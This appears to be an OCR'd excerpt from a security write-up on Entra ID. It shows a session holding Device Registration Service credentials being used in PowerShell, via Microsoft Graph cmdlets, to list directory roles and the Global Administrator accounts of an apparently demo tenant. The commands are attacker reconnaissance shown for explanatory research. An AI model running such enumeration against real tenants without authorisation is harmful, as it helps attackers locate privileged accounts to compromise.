


We have a session with credentials for Device Registration Service




There are no OAuth 2.0 scopes (permissions) indicated



Windows PowerShell
PS C:\temp> Get-MgDirectoryRole | Select-Object -Property DisplayName,ID
DisplayName Id
Security Administrator 128284a5-9a9e-49c3-a460-fd25554f8c45
Global Reader 2863c272-b286-4077-b65f-6b1a5e72adc4
Azure AD Joined Device Local Administrator 4a2d4dc3-6634-44f2-a5a6-70ddedcfdc86
User Administrator 77414df4-e2ff-42df-8a7d-58df04e65885
Directory Readers 96c41d0e-04c8-476d-94df-603263509dc1
Global Administrator ae81c4d9-3b45-445b-896a-64aa7085db93
Directory Synchronization Accounts b077747c-3953-408b-91f2-d6b58fdda0bc
Attribute Definition Administrator b8508655-1331-4183-95ba-90a39d67e5ae
Application Administrator d383ec2f-f9ca-4e36-8230-225832c0c361
Conditional Access Administrator dbdf8b40-4757-4900-8676-7f2a81c9a294
PS C:\temp> Get-MgDirectoryRoleMember -DirectoryRoleId ae81c4d9-3b45-445b-896a-64aa7085db93 | ForEach-Object { Get-MGUser -UserId $_.Id}
DisplayName Id Mail UserPrincipalName
Eric Woodruff d7148226-7444-4884-aef7-b5fe693a6798 ga-eric@northwindtradersglobal.onmicrosoft.com ga-eric@north...
Eric Woodruff (GA) 737e7448-93c6-4677-b697-244935b1ad80 ga-ericw@nort...
PS C:\temp>



Gathering directory roles



